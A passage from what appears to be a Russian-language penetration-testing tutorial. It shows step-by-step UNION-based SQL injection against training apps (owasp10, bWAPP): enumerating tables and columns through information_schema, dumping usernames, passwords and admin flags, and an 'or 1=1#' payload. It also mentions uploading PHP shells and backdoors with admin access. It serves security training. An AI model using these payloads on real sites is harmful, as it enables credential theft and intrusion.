
Обычно, при извлечении информации из базы данных мы можем увидеть таблицы, столбцы, данные, которые содержатся в ней.
И в данной ситуации, мы находимся под пользователем «root». Иными словами, мы можем подключиться к любой базе данных, любого пользователя на этом веб-сайте. Такого в реальной жизни не бывает, так как у каждого пользователя существует собственный набор информации.

Для тестирования и наглядности, мы будем иметь ввиду, что подключаемся только к «owasp10», с именем пользователя «root@localhost».

#9 SQL-инъекции. Ищем таблицы в базе данных.

Мы знаем, что база данных называется как «owasp10». Можем узнать, какие таблицы существуют в этой базе данных. Откорректируем нашу запись, которая имеет вид: «union select 1,database(),user(),version(),5», на «union select 1,database(),null,null,5». Вместо имени пользователя и версии я вставил значение «null». А под номером 2 я изменю значение на «table_name», и в конце записи добавлю «from». Получится такая запись: «union select 1,table_name,null,null,5 from». Нам нужно выбрать еще базу данных по-умолчанию, и она называется «information_schema». Примечательно, что она содержит информацию о других базах данных. Добавим это в конце нашей записи: «union select 1,table_name,null,null,5 from information_schema. tables». Как Вы могли бы заметить, я добавил еще значение «tables» в запись.
В итоге мы вибираем таблицу «tables», из базы данных, под названием «information_schema», а столбец, который мы выбираем, называется


Выполним эту команду, и проверим, получим ли мы список всех таблиц, которые существуют в базе данных «owasp10»:



Мы видим, что у нас есть 237 записей. К этим таблицам у нас есть доступ.

Далее нам нужно протестировать условие «where». Нужно добавить к текущей записи «where table_schema „owasp10“». Owasp10 — это то, что мы получили, когда выбрали базу данных.

Вставим в URL данную запись, и получим результат:




Таблиц стало значительно меньше, но они нам дают много информации.


SQL-инъекции. Извлекаем пароли из базы данных.

Продолжаем рассматривать SQL-инъекции, и в данном уроке мы будем пытаться извлечь пароли из базы данных.


У нас есть таблица «accounts»:




Нам нужно узнать имена столбцов, которые есть в этой таблице. Это делается с помощью выражения, которое очень похоже на предыдущее: «union select 'owasp10'», за искючением замены «table_name», на «column_name», и выбора между «information_schema. tables», в «information_schema. columns». Также нужно выбрать таблицу, которую необходимо исследовать. В моем случае — это «accounts», вместо «owasp10». Итоговое выражение будет иметь вид: «union select 1,column_name,null,null,5 from information_schema. columns where table_name = 'accounts'»:



Все сработало отлично, и это все столбцы, которые мы видели ранее.
Предлагаю сделать выборку из столбцов «username», и «accounts».
Выражение, которое мы будем применять, очень похоже на предыдущее.
Нужно изменить 2,3,4 позицию, на «username», «password», и «is_admin».
Позиция 1 и 5 не отображается в выводе. Добавим вместо «information_schema. columns where table_name = 'accounts'», на значение «accounts».
Выражение примет вид: «union select 1,username,password,is_admin,5 from accounts»:



Вставим данное выражение в URL, и получаем вывод:



У нас есть все имена пользователей и пароли. Обратите внимание на учетную запись администратора. На самом деле эта запись имеет большие привилегии на ресурсе, по отношению к другим учетным записям. Вы можете делать все, что угодно, загружая php-шеллы, бэкдоры, вирусы и т. д.


Примечательно то, что нам не важно, какой сложности будет пароль, так как мы будем читать его из базы данных.

Уязвимость SQL-Injection (GET/Search)


Поговорим про SQL-инъекции.

Хотя существует много уязвимостей, внедрение SQL (SQLi) имеет свое собственное значение. Это самая распространенная и самая опасная из уязвимостей веб-приложений. Имея уязвимость SQLi в приложении, злоумышленник может нанести серьезный ущерб, такой как обход входа в систему, получение конфиденциальной информации, изменение, удаление данных.


Рассмотрим уязвимость SQL-Injection (GET/Search), на низком уровне безопасности в «bee-box» или «bWAPP», перейдя на одноименную вкладку:



Введем любое значение в поле для ввода:



Начнем экспериментировать с одинарных кавычек, которые будут отображены в строке URL:




Видим вывод фильмов и описание к ним.


Продолжим исследование, и введем одинарную кавычку в поле для ввода:

Мы нарушили синтаксис SQL, а это значит, что на этой веб-странице существует данный тип инъекции. Мы даже можем не вводить значения в поле для ввода, а воспользовавшись только адресной строкой URL.

Поменяем выражение для того, чтобы сделать выборку фильмов, с помощью «iron“ or 1=1#»:

